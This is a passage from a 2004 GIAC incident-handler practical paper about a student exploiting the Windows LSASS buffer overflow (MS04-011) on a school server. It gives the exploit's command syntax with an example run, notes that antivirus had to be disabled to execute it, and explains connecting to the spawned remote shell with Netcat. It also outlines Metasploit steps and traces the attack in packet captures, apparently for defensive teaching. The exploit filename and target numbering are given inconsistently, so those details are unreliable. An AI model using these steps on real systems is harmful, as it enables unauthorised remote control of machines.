



Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Hacker Tools, Techniques, and Incident Handling (Security 504)"
at <http://www.giac.org/registration/gcih>

Exploiting the LSASS Buffer Overflow

GIAC Certified Incident Handler

**Practical Assignment
Version 3.0**

**Jonathan Wohlberg
Submitted: October 10th, 2004**

**Hacker Techniques, Exploits
And Incident Handling
Baltimore, MD
May 2nd - 7th, 2004**

Table of Contents

Statement of Purpose/Introduction	- 1 -
Exploit	- 2 -
Name	- 2 -
Usage	- 3 -
Additional Information	- 3 -
Vulnerability	- 4 -
Advisories	- 4 -
Operating Systems Affected	- 5 -
Protocols/Services/Applications	- 6 -
Exploit Variations	- 8 -
Buffer Overflows	- 9 -
Description of LSASS Vulnerability	- 11 -
How the HOD-ms0411-lsasrv-expl.c Exploit Works	- 11 -
Signatures of Attack	- 17 -
Network Based Alerts	- 18 -
System Based Alerts	- 24 -
Platforms/Environments	- 24 -
Victim's Platform	- 24 -
Source and Target Network	- 24 -
Network Diagram	- 26 -
Stages of the Attack	- 27 -
Background	- 27 -
Reconnaissance	- 27 -
Scanning	- 30 -
Exploiting the System	- 37 -
Keeping Access	- 41 -
Covering the Tracks	- 43 -
The Incident Handling Process	- 43 -
Preparation	- 43 -
Identification	- 45 -
Containment	- 47 -
Eradication	- 52 -
Recovery	- 52 -
Lessons Learned	- 57 -
Conclusion	- 58 -
Appendix A – HOD-ms0411-lsasrv-expl.c	- 59 -
Appendix B – Snort Capture	- 68 -
Appendix C – Investigate.bat	- 79 -
References/Works Cited	- 82 -

Statement of Purpose/Introduction

The purpose of this paper is to document the exploit HOD-ms0411-lsasz-expl.c, which was used in a system that had serious security gaps and vulnerabilities. This document will describe the system before being attack, the reason for the attack, the methodology used in the attack, the response to the attack, and system wide recommendations to prevent future exploits. The attack was one that took advantage of the buffer overflow in the LSASS process at a private school, shortly after Microsoft warned consumers about this particular vulnerability.

On April 30, 2004, in the late afternoon, security researchers and companies urged all users of Microsoft Windows to patch their systems because of a possible new worm that could be as infectious as the Blaster and Netsky worms. By 7:30 pm that night, the worm, known as Sasser, began spreading across the Internet [11].

The Sasser worm was able to spread rapidly because it did not require any user interaction, such as opening an email attachment. Instead, the worm spread because of a recently announced buffer overflow in the Local Security Authority Subsystem Service (LSASS) in the Microsoft Windows operating system. Users who failed to download and install Microsoft's patch MS04-011, released on April 13th were automatically susceptible to this worm.

The worm scans the Internet for vulnerable machines by attempting to connect to the machines on tcp port 445. If a machine is located that does not contain the MS04-011 patch the worm will:

- Open a remote shell on tcp port 9996
- Install itself as avserve.exe into %WINDIR%
- Add the following regstry key:
HKLM\Software\Microsoft\Windows\CurrentVersion\Run\ avserve.exe
- Ensure that only one copy of the worm is running in memory
- Start an FTP server on tcp port 5554 to deliver the worm to other infected machines
- Begin scanning for other vulnerable systems

It was because of this process, that by Wednesday May 5th, it was estimated that the worm had infected over 250,000 computers worldwide [22].

Working for a private educational institution, I knew that there was the possibility that I was going to have to deal with the Sasser worm spreading through the school's network. However, what I was not prepared for was what actually happened -- a student finding and using an exploit for the LSASS buffer overflow on the school's intranet web server.

The school I work for ranges from kindergarten to twelfth grade, and every student from fifth grade to twelfth is required to purchase a laptop that is joined to

the schools network. In addition, there are workstations for public use in each of the two libraries, and approximately seventy workstations accessible only to faculty and staff.

Prior to winter break, all laptops and computers for the students, faculty and administration had no restriction for internet access. Therefore, any site the students and faculty wanted was allowed, including pornography and other inappropriate sites. The workstations in the libraries were running local copies of NetNanny that provided basic content filtering. After having numerous conversations with the Director of Education, the Information Technology department decided to install a system wide content filtering system over the winter break.

When both the students and faculty returned from vacation they were shocked to learn that many of the sites that they would normally have access to were now blocked. In addition, the computers located in the libraries and all student laptops had a much greater control list than the computers assigned to teachers and administration.

Needless to say, many of the students were extremely upset with the new content filter and showed their frustrations in different ways. Some users accepted the new system, others complained to teachers and administrators, and some students said they would do something to show their displeasure with the new system.

These students found their opportunity with the recently discovered buffer overflow in the LSASS process.

Exploit

Name

The exploit, HOD-ms0411-lsasrv-expl.c, used in the attack was developed by houseofdabus and can be found at <http://downloads.securityfocus.com/vulnerabilities/exploits/HOD-ms04011-lsasrv-expl.c>.

The exploit can be compiled on Microsoft Windows, and a version exists to compile on Linux. A quick search on google.com and other search engines did not return much information about this group. The exploit attacks a buffer overflow in the LSASS process.

The author claims that the exploit was tested on the following systems:

- Windows XP Professional SP0 English version
- Windows XP Professional SP0 Russian version
- Windows XP Professional SP1 English version
- Windows XP Professional SP1 Russian version
- Windows 2000 Professional SP2 English version

- Windows 2000 Professional SP2 Russian version
- Windows 2000 Professional SP4 English version
- Windows 2000 Professional SP4 Russian version
- Windows 2000 Advanced Server SP4 English version
- Windows 2000 Advanced Server SP4 Russian version

The exploit is only provided as source code; therefore, it is the user's responsibility to compile it into an executable. Once compiled, the program runs from the command line and requires certain arguments.

Usage

C:\Exploit_name <Target> <Victim IP> <Bindport> [Connectback IP] [Options]

- Exploit_name (required) refers to name of the program once it is compiled.
- Target (required) is the vulnerable target's operating system. It can be a 0,1 or 2
 - 1 → Windows XP Professional
 - 2 → Windows 2000 Professional
 - 3 → Windows 2000 Advance Server with Service Pack 4
- Victim IP (required) is the IP address of the vulnerable machine.
- Bindport (required) is the port to spawn a remote connection.
- Connectback IP (not required)
- Options switch (not required) is used to detect the remote operating system. The switch used is a -t.


An example use of the exploit would be:

C:\ HOD-ms0411-lsasrv-expl.exe 0 192.168.5.5 5678


Once the exploit has been launched, and the system has been compromised, the attacker would have to use Netcat in order to connect to the exploited computer. With this connection in place, a remote shell would be returned to the attacker.

Additional Information

When compiled with Microsoft Visual C++ on a Windows XP computer that has Norton Anti-Virus 2002, the program was identified as a virus, and would not execute. In order to run the program, Norton Anti-Virus had to be disabled.



In addition, when tested against a Windows 2000 machine with service pack 2 and Windows 2000 computer with service pack 4, instead of obtaining a remote shell, the remote machine crashed and was forced to reboot.



Vulnerability

The vulnerability in the LSASS.exe is an unchecked buffer overflow, allowing full control of the remote system. This vulnerability was first discovered by eEye Digital Security, and was reported by them on October 8, 2003 [4]. The Windows operating system uses certain functions to write debug logs. But one function, located within LSASRV.DLL, does not properly check the length of the input string being written to the log. As a result, a specially crafted string can be passed to the buffer, overwriting the stack and either crashing the system or executing malicious code.

Advisories

- The vulnerability is a candidate for inclusion in the Common Vulnerabilities and Exposures under CAN-2003-0533
<http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0533>

- United States Computer Emergency Readiness Team (US-CERT)
Vulnerability Note VU#753212
<http://www.kb.cert.org/vuls/id/753212>
- Microsoft Security Bulletin MS04-011
Security Update for Microsoft Windows (835732)
<http://www.microsoft.com/technet/security/bulletin/MS04-011.msp>
- Bugtraq Bid #10108 – Microsoft LSASS Buffer Overflow Vulnerability
<http://www.securityfocus.com/bid/10108>
- Internet Security Systems (ISS) XForce Database WIN-LSASS-BO (15699)
<http://xforce.iss.net/xforce/xfdb/15699>
- eEye Digital Security – Original publication of LSASS vulnerability
<http://www.eeye.com/html/Research/Advisories/AD20040413C.html>

Operating Systems Affected

While it is known that the LSASS vulnerability is found in Microsoft Windows XP and Microsoft Windows 2000, a complete list from Bugtraq reveals all of the following systems contain the LSASS vulnerability.

- Avaya DefinityOne Media Servers
- Avaya IP600 Media Servers
- Avaya S3400 Modular Messaging
- Avaya S8100 Media Servers
- Microsoft Windows 2000 Advanced Server SP4
- Microsoft Windows 2000 Advanced Server SP3
- Microsoft Windows 2000 Advanced Server SP2
- Microsoft Windows 2000 Advanced Server SP1
- Microsoft Windows 2000 Advanced Server
- Microsoft Windows 2000 Datacenter Server SP4
- Microsoft Windows 2000 Datacenter Server SP3
- Microsoft Windows 2000 Datacenter Server SP2
- Microsoft Windows 2000 Datacenter Server SP1
- Microsoft Windows 2000 Datacenter Server
- Microsoft Windows 2000 Professional SP4
- Microsoft Windows 2000 Professional SP3
- Microsoft Windows 2000 Professional SP2
- Microsoft Windows 2000 Advanced Server SP2
- Microsoft Windows 2000 Datacenter Server SP2
- Microsoft Windows 2000 Server SP2
- Microsoft Windows 2000 Terminal Services SP2
- Microsoft Windows 2000 Professional SP1
- Microsoft Windows 2000 Advanced Server SP1

- Microsoft Windows 2000 Datacenter Server SP1
- Microsoft Windows 2000 Server SP1
- Microsoft Windows 2000 Terminal Services SP1
- Microsoft Windows 2000 Professional
- Microsoft Windows 2000 Advanced Server
- Microsoft Windows 2000 Datacenter Server
- Microsoft Windows 2000 Server
- Microsoft Windows 2000 Terminal Services
- Microsoft Windows 2000 Server SP4
- Microsoft Windows 2000 Server SP3
- Microsoft Windows 2000 Server SP2
- Microsoft Windows 2000 Server SP1
- Microsoft Windows 2000 Server
- Avaya DefinityOne Media Servers
- Avaya IP600 Media Servers
- Avaya S3400 Modular Messaging
- Avaya S8100 Media Servers
- Microsoft Windows Server 2003 Datacenter Edition
- Microsoft Windows Server 2003 Datacenter Edition 64-bit
- Microsoft Windows Server 2003 Enterprise Edition
- Microsoft Windows Server 2003 Enterprise Edition 64-bit
- Microsoft Windows Server 2003 Standard Edition
- Microsoft Windows Server 2003 Web Edition
- Microsoft Windows XP 64-bit Edition SP1
- Microsoft Windows XP 64-bit Edition
- Microsoft Windows XP 64-bit Edition Version 2003 SP1
- Microsoft Windows XP 64-bit Edition Version 2003
- Microsoft Windows XP Home SP1
- Microsoft Windows XP Home
- Microsoft Windows XP Professional SP1
- Microsoft Windows XP Professional

Protocols/Services/Applications

HOD-ms0411-lsasrv-expl.c uses TCP port 445 to exploit the vulnerable Remote Procedure Call (RPC) in the LSASS service. In order to better understand how the exploit work, one must first define TCP, RPC, and LSASS.

The Transmission Control Protocol (TCP) is used for communication across the Internet because it guarantees that all information being transmitted is delivered. TCP guarantees the delivery of all information because, prior to exchange of data, the client and server agree to communicate using the three way handshake [9].

The three way handshake has the following steps:

1. The source machine sends a "SYN" (synchronize) packet to the destination machine it wants to communicate with.
2. The destination machine responds with a "SYN/ACK" (synchronize/acknowledge) which acknowledges the receiving of the source machines "SYN" packet, and send their own "SYN" packet back to the source computer.
3. After receiving the destination "SYN" packet, the source computer responds with its own "ACK" packet to acknowledge it has received the "SYN" packet from the destination computer.

Once the three way handshake has been established, the source and destination computers can begin exchanging information. The communication continues until one issues a "RST" (reset), or a "FIN" (finish), or the communication times out.

The TCP port that is used during this exploit is port 445, the Server Message Block (SMB), which provides a way for a client computer to request and send information to a server [26] Because SMB usually runs over TCP (it can also run over other protocols such as NetBEUI and NetBIOS), the local computer and remote server can establish a connection with the three way handshake. Once the connection has been established, the client can use SMB to send commands to the server to request authentication, map network drives, access network printers, and for network browsing. Microsoft has continued to develop SMB by developing Common Internet File System (CIFS) which is similar to SMB but runs only over TCP.

RPC uses the client-server model to allow a local program to call another program located on a server. The local program sends the necessary arguments to the server, and the results are returned after the program on the server is executed [25].

RPC uses the following steps:

1. The local program generates arguments, known as the call message, to pass to the server.
2. The call message is sent to the server, transferring control to the server and blocking execution on the local machine.
3. When a call message arrives, the program on the server is executed with the supplied arguments.
4. The server returns the result to the original system.
5. The server relinquishes control back to the original system.
6. The original program incorporates the results returned from the server, and continues operating.

The LSASS process is vital to Microsoft Windows because it verifies the users' account when they logon to either the local computer or to a remote server. Once a user is authenticated the user's authentication tokens are generated by LSASS, and this is used to launch the user's initial shell. In short, LSASS gives

the local computer the ability to authenticate users, whether the authentication occurs locally or remotely [17].

Exploit Variations

- **04252004.ms04011lsass.c**
<http://downloads.securityfocus.com/vulnerabilities/exploits/04252004.ms04011lsass.c>

Usage: 04252004.ms04011lsass.exe <Target OS> <Target IP> <Port>

This exploit was released on April 20, 2004, and was coded by sbaa. The exploit has similar features to the HOD-ms0411-lsasl-expl.c exploit in that both will work against Windows 2000 and Windows XP. Also, both exploits require Netcat in order to connect to a port on the exploited remote machine. Lastly, this exploit was also identified as a virus by Norton Anti-virus 2002. The differences between the two exploits is this particular exploit was only tested against Chinese and English versions of Windows 2000 service pack 4, and a Chinese version of Windows XP service pack 1. In addition, 04252004.ms04011lsass.c is unable to perform remote operating system detection.

- **XPHack.c**
<http://downloads.securityfocus.com/vulnerabilities/exploits/xphack.c>

Usage: XPHack.exe <Target IP> <Bindshell Port>

XPhack.c was developed by Jocanor, for his project the ASQ12. The exploit closely resembles the HOD-ms0411-lsasl-expl.c exploit, and even shares much of the same code. Just like the HOD-ms0411-lsasl-expl.c exploit, XPhack.c requires Netcat to connect to exploited machine, and it is also identified as a virus by Norton Anti-virus 2002. However, unlike HOD-ms0411-lsasl-expl.c, XPhack.c is unable to detect the remote operating system, and the author does not state which systems the exploit was tested on.

- **win_msrpc_lsass_ms04-11_Exp.c**
http://packetstormsecurity.org/0405-exploits/win_msrpc_lsass_ms04-11_Exp.c

This exploit, developed by froggy3s, is identical to the HOD-ms0411-lsasl-expl.c exploit. The only difference is the win_msrpc_lsass_ms04-11_Exp.c has been optimized to compile under the Linux operating system.

- **billybastard.c**
<http://packetstormsecurity.org/0404-exploits/billybastard.c>

Usage: billybastard.exe <Target Number>

- 0 → Windows XP
- 1 → Windows 2000
- 2 → Crash the system

This exploit, developed by The High Tech Assassin, is quite different than the one developed by houseofdabus. This exploit will only work on local systems; therefore, the attacker would need physical access to the vulnerable computer. To use this exploit, run the exploit on the local machine, and then use Netcat to connect to the localhost on port 31337. This exploit was not identified as a virus by Norton Anti-virus 2002.

- **Metasploit version 2.2 -- lsass_ms04_011.pm**
<http://www.metasploit.com>

Metasploit is a tool that can run on both Windows and Linux, and contains exploits for thirty known vulnerabilities, including the LSASS buffer overflow. The goal of the Metasploit project is to provide information about known vulnerabilities and what can happen when they are exploited.

In order to use Metasploit to attack a vulnerable LSASS process, you must first select lsass_ms04_011. Next you would set the RHOST (remote host's IP), and the LPORT (the port you will connect to). Lastly, you would set the payload such as win32_bind which would spawn a remote shell from the vulnerable system. Once all of the options have been set, the attacker needs to type "exploit", and they would have command of the remote system.

Buffer Overflows

In order to understand why the LSASS process is vulnerable to attacks, it is necessary to first review buffer overflows.

A buffer overflow is an error committed by the programmer because of a failure to properly check his/her code. Buffer overflows result when more information or data is placed into a buffer (a temporary holding place) than the programmer intended. This extra information is then placed in another buffer, overwriting its current contents.

A buffer overflow is analogous to pouring fifteen gallons of water into a ten gallon bucket. The first ten gallons would fit into the bucket, because a buffer, in this case the bucket, was set aside to hold ten gallons. The remaining five gallons would overflow and spill into the surrounding space because nobody checked to see if the bucket was full.

This is a security concern because, just like the HOD-ms0411-lsasrv-expl.c exploit, an attacker can overflow the intended buffer, and then send malicious instructions into memory that will be executed.

When a program is executed, all of its instructions are loaded into memory known as the stack. The operating system then receives the first set of instructions, and a pointer to the space in memory that contains the next set of instructions. This process continues until more instructions are needed and loaded into memory. The new set of instructions is loaded into the top of memory, while the old set of instructions are taken from the bottom of memory. This process is known as last in first out (LIFO), pushing new information on top of the stack, while taking old information from the bottom of the stack.

In popular programming languages, such as C++, it is common for many programmers to use subroutines or functions. Subroutines allow the coder to place similar functions into its own separate space. This is beneficial because it allows the programmer to call the function at any time, and as often as necessary from within the program.

When a subroutine is encountered in a program, the new set of code instructions are loaded into a separate memory space. In addition to the instructions being loaded into memory, a return pointer (RP) is also loaded into the stack so the function will know the location of the main program. When the subroutine is finished running, the RP tells the function where to return, and the main part of the program continues executing [1, 5, and 10].

Program execution summary:

1. The program's instructions are loaded into memory known as the stack.
2. The program executes the first set of instructions located at the bottom of the stack.
3. A pointer is returned to the program to locate the next set of instructions.
4. New set of instructions are loaded to the top of the stack.
5. This process continues until a subroutine is encountered.
6. The subroutine and a return pointer (RP) are placed into the stack.
7. The instructions in the subroutine are executed by the program
8. When the RP is encountered, control is returned to the main function of the program.
9. The main function continues executing the instructions located in the stack.

A buffer overflow occurs when the program fails to properly verify the proper length of the information in the buffer that is being stored in memory. The extra information that can not fit into the buffer will spread and overwrite surrounding areas of memory, including the RP.

Once a buffer overflow has been discovered, an attacker could insert enough information that will overwrite the RP and store their malicious code in the surrounding memory. Now that the RP has been changed, the subroutine will be unable to return to main part of the program. Instead, the program will execute the code in the next memory space – the attacker's exploit.

Description of LSASS Vulnerability

The actual vulnerability is contained within the Microsoft Active Directory function that uses the LSASS Remote Procedure Calls (RPC) to provide the user access to Active Directory resources both locally and remotely. Some Active Directory resources located within the LSASRV.DLL (a component of the LSASS process) use RPCs to generate debug information which is logged to DCPROMO.log in the c:\%WINDIR%\debug directory. LSASRV.DLL contains logging functions, including the vulnerable DsRolerUpgradeDownLevelServer function which writes debug logs. Within this function is the vsprintf() routine, which actually creates an entry into the log file. All information that is passed to the vsprintf() routine contains no boundary checking. Therefore, a user can pass a string longer than the programmer intended, creating a buffer overflow. A string that is passed to the vsprintf () routine that is longer than the buffer can hold will result in a stacked based buffer overflow [4].

How the HOD-ms0411-lsasrv-expl.c Exploit Works

Now that we understand what a buffer overflow is and why the LSASS process is vulnerable to a buffer overflow attack, we need to examine how the HOD-ms0411-lsasrv-expl.c is able to exploit the vulnerability. To do this, a packet sniffer will be used to capture the data being transferred between the local machine and the remote machine – the one with the vulnerability.

For this part, I decided to use two different packet filters to capture the entire session, because they each have their own unique abilities.

- Snort, written by Martin Roesch, is a command line sniffer that is best known for its use as an Intrusion Detection System (IDS). Therefore, this will be useful later to help develop our IDS signatures [2 and 21].

Because Snort is a command line utility, it requires switches or arguments to know how to capture the information. For this research I am using Snort in the following way:

```
Snort.exe -i1 -vdeX > results.txt
-i1 → tells Snort to use the first network card
-v → tells Snort to be verbose on its output
-d → is used to dump the application layer
-e → displays the second layer header information
-X → dumps the raw packet at the link layer
> results.txt → log all information to the file results.txt
```

Snort can be found at <http://www.snort.org>

- Ethereal, the self proclaimed world's most popular network analyzer, is a GUI (graphical user interface) packet capturing device capable of analyzing over 500 protocols. Because Ethereal is a GUI packet sniffer, no command line switches are needed. Ethereal is started by double clicking on the icon and selecting "capture" [18].


Ethereal can be found at <http://www.ethereal.com>

It is important to note that running two protocol analyzers on one system is not recommended in heavy traffic environments because of the possibility of packet loss. However, because this test is being done in a separate testing lab, the possibility of packet loss is minimal.

While the screenshots being shown are from the Ethereal sniffer, a complete listing of the Snort output can be found in Appendix B.

When the HOD-ms0411-lsarsv-expl.c exploit is first launched against a vulnerable machine, it first tries to establish the TCP three way handshake.

Ethereal captured the three way handshake in packets three (SYN), four (SYN/ACK), and five (ACK)



After the three way handshake, and the local and remote computer agree to communicate using TCP, the local computer requests that port 445 (SMB) is used for communication. By requesting and using SMB on port 445, the local computer will have network access to the remote machine.

Packet six shows the local machine requesting communication using SMB, while packet seven shows the remote machine accepting the communication.

results.pcap - Ethereal

No.	Time	Source	Destination	Protocol	Info
1	0.000000	192.168.1.90	Broadcast	ARP	who has 192.168.1.35? Tell 192.168.1.90
2	0.000211	192.168.1.35	192.168.1.90	ARP	192.168.1.35 is at 00:07:e9:5a:38:30
3	0.000225	192.168.1.90	192.168.1.35	TCP	1029 > microsoft-ds [SYN] Seq=0 Ack=0 win=65535 Len=0 MSS=1460
4	0.000490	192.168.1.35	192.168.1.90	TCP	microsoft-ds > 1029 [SYN, ACK] Seq=0 Ack=1 win=64240 Len=0 MSS=1460
5	0.000555	192.168.1.90	192.168.1.35	TCP	1029 > microsoft-ds [ACK] Seq=1 Ack=1 win=65535 [CHECKSUM=0] Len=0
6	0.000833	192.168.1.90	192.168.1.35	SMB	Negotiate Protocol Request
7	0.015149	192.168.1.35	192.168.1.90	SMB	Negotiate Protocol Response
8	0.015255	192.168.1.90	192.168.1.35	SMB	Session Setup AndX Request, NTLMSSP_NEGOTIATE
9	0.024543	192.168.1.35	192.168.1.90	SMB	Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_INVALID_PARAMETER
10	0.024626	192.168.1.90	192.168.1.35	SMB	Session Setup AndX Request, NTLMSSP_AUTH
11	0.025483	192.168.1.35	192.168.1.90	SMB	Session Setup AndX Response
12	0.025662	192.168.1.90	192.168.1.35	SMB	Tree Connect AndX Request, Path: \\192.168.1.35\ipc\$
13	0.026051	192.168.1.35	192.168.1.90	SMB	Tree Connect AndX Response
14	0.026126	192.168.1.90	192.168.1.35	SMB	NT Create AndX Request, Path: \lsarpc
15	0.026695	192.168.1.35	192.168.1.90	SMB	NT Create AndX Response, FID: 0x4000
16	0.026756	192.168.1.90	192.168.1.35	DCERPC Bind	call_id: 1 UUID: LSA_DS


Frame 6 (191 bytes on wire, 191 bytes captured)
 Ethernet II, Src: 00:b0:d0:06:24:25, Dst: 00:07:e9:5a:38:30
 Internet Protocol, Src Addr: 192.168.1.90 (192.168.1.90), Dst Addr: 192.168.1.35 (192.168.1.35)
 Transmission Control Protocol, Src Port: 1029 (1029), Dst Port: microsoft-ds (445), Seq: 1, Ack: 1, Len: 137
 NetBIOS Session Service
 SMB (Server Message Block Protocol)

```

0000 00 07 e9 5a 38 30 00 b0 d0 06 24 25 08 00 45 00 ...Z80...$.E.
0010 00 b1 02 24 40 00 80 06 74 55 c0 a8 01 5a c0 a8 ...$....tu...Z.
0020 01 23 04 05 01 bd bc 73 04 0e bd 32 6d 5f 50 18 ...#.....2m.P.
0030 ff ff 84 71 00 00 00 00 00 85 ff 53 4d 42 72 00 ...q....SMBr.
0040 00 00 00 18 53 c8 00 00 00 00 00 00 00 00 00 00 ...S.....
0050 00 00 00 00 ff fe 00 00 00 00 00 62 00 02 50 43 .....b..PC
0060 20 4e 45 54 57 4f 52 4b 20 50 52 4f 47 52 41 4d NETWORK PROGRAM
0070 20 31 2e 30 00 02 4c 41 4e 4d 41 4e 31 2e 30 00 1.O..LA NMANI.O.
0080 02 57 69 6e 64 6f 77 73 20 56 6f 72 20 57 6f 72 .windows for wor
0090 6b 67 72 6f 75 70 73 20 33 2e 31 61 00 02 4c 4d kgroups 3.1a..LM
00a0 31 2e 32 58 30 30 32 00 02 4c 41 4e 4d 41 4e 32 1.2X002..LANMAN2
00b0 2e 31 00 02 4e 54 20 4c 4d 20 30 2e 31 32 00 ..1..NT L M 0.12.
  
```

File: results.pcap 7444 bytes 00:00 | P: 32 D: 32 M: 4294967268

Once the two machines agree to communicate using SMB on port 445, the local machine actually tries to connect to the vulnerable computer. This can be seen in packets eight through seventeen.

